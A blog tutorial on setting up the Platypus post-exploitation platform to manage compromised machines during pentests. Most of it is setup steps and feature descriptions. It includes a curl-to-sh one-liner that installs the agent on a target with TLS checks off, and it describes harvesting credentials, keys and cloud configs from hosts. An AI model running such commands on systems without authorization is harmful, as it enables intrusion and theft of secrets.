
 Login
Login
Pentesting: Managing Compromised Machines with Platypus
Welcome back, aspiring cyberwarriors!
One of the challenges during a pentest is keeping everything organized. A small assessment with just a few machines is usually easy to manage, but enterprise environments are a completely different story. You can easily end up working with dozens or even hundreds of Linux and Windows systems, each with different services, users, applications, and configurations.
As pentesters, we often spend a lot of time performing security checks and audits, looking for configs, finding credentials, cloud access tokens and more. All that information is spread across many different hosts and it’s easy to lose track of what’s already been checked and what still needs to be looked at. Managing dozens of SSH sessions or reverse shells gets frustrating fast.
You can use Platypus to solve this issue. It’s a centralized host management platform that makes it a lot easier to work with multiple systems from a single interface.
Let’s see how it works.
What is Platypus
Platypus is an open source host management platform built to help you manage large numbers of Linux, Windows and macOS machines from a web interface. The platform works by starting an agent on every machine you want to manage. Once started, the agent connects back to your Platypus server using encrypted TLS communications and Protocol Buffers (protobuf).
From the web interface you can launch interactive shells, look at the file system, upload and download files, run security audits and much more. You can install Platypus on a VPS and manage machines over the internet or host it entirely inside a local network
Setting Up
The easiest way to install Platypus is with Docker.
kali > git clone https://github.com/WangYihang/Platypus.git
kali > cd Platypus
Before starting the containers, there’s one important configuration change to make.
Open docker-compose.yml with a text editor. By default it has localhost. Since our agents will be connecting from other hosts, replace localhost with the IP address of the machine running Platypus. If you’re deploying on a VPS, replace it with the public IP instead.

That’s the only configuration change needed for a basic installation. Once you’ve saved the file, launch the platform.
kali > docker-compose up -d
After everything finishes, the web interface is available. We had ours on https://192.168.131.7:9443. That’s the same address you should include in the set up process when you access it on the web.

During the initial setup, Platypus will also ask you to create the first administrator account. To prevent unauthorized access, you’ll need to provide the Bootstrap Secret generated during installation
kali > docker cp platypus-platypus-server-1:/app/data/bootstrap.secret .
kali > cat bootstrap.secret
Copy and paste it.
Working with GUI
Each pentest can have its own project. You can also organize by department or environment, prod and dev for example.

Open the project and scroll down to the Open Hosts section. This is where all enrolled machines will appear. The next step is generating an agent to deploy onto your target systems.

The platform supports Linux, Windows and macOS
Creating Agents
When you create an agent, you can choose what to include based on your needs. We selected the Full package, since it has the largest collection of features and plugins.

Once you’ve configured the agent, Platypus generates a unique installation link you can run on the target machine.

Keep in mind that it doesn’t permanently install itself like traditional management software. The agent runs as a process after being launched. By default, every installation URL contains a unique enrollment token valid for a single installation, which helps prevent unauthorized reuse if the link gets out.
To launch the agent on the target machine, use Tmux so the process keeps running even if your SSH session drops.
ubuntu > curl -fsSL --tlsv1.2 -k https://192.168.131.7:9443/api/v1/install/dl_7dm5amwjjirrqv35biem.ib3sxs64fug543w32oxe?download_tls=insecure | sh > /dev/nullAfter a few moments, assuming the machine can reach your Platypus server, the new host will show up in the dashboard with basic system information.

Working with Hosts
One of the first features you’ll use is the interactive shell. Since we went with the Full package, shell was included by default.


Another useful feature is the file browser.
Then we have auditing. Platypus scans the file system looking for valuable configs and sensitive information. All systems are different, but that can include database credentials, API keys, SSH keys, cloud configs and more.

The platform also includes various security checks. These aren’t meant to replace a full security assessment, but they come in handy.
Plugins

Plugins collect information about firewall rules, journald logs, scheduled cron jobs, active network connections and many other parts of the OS.
Summary
Managing large numbers of machines during a pentest can quickly become overwhelming. Valuable information ends up scattered across multiple hosts, so it takes time to track your findings. Platypus keeps all your systems together and cuts down on a lot of the repetitive work in post exploitation.
If you’re interested in red teaming and want to build the skills required to be a pentester, we offer our Red Team Operator training program.
The post Pentesting: Managing Compromised Machines with Platypus first appeared on Hackers Arise.


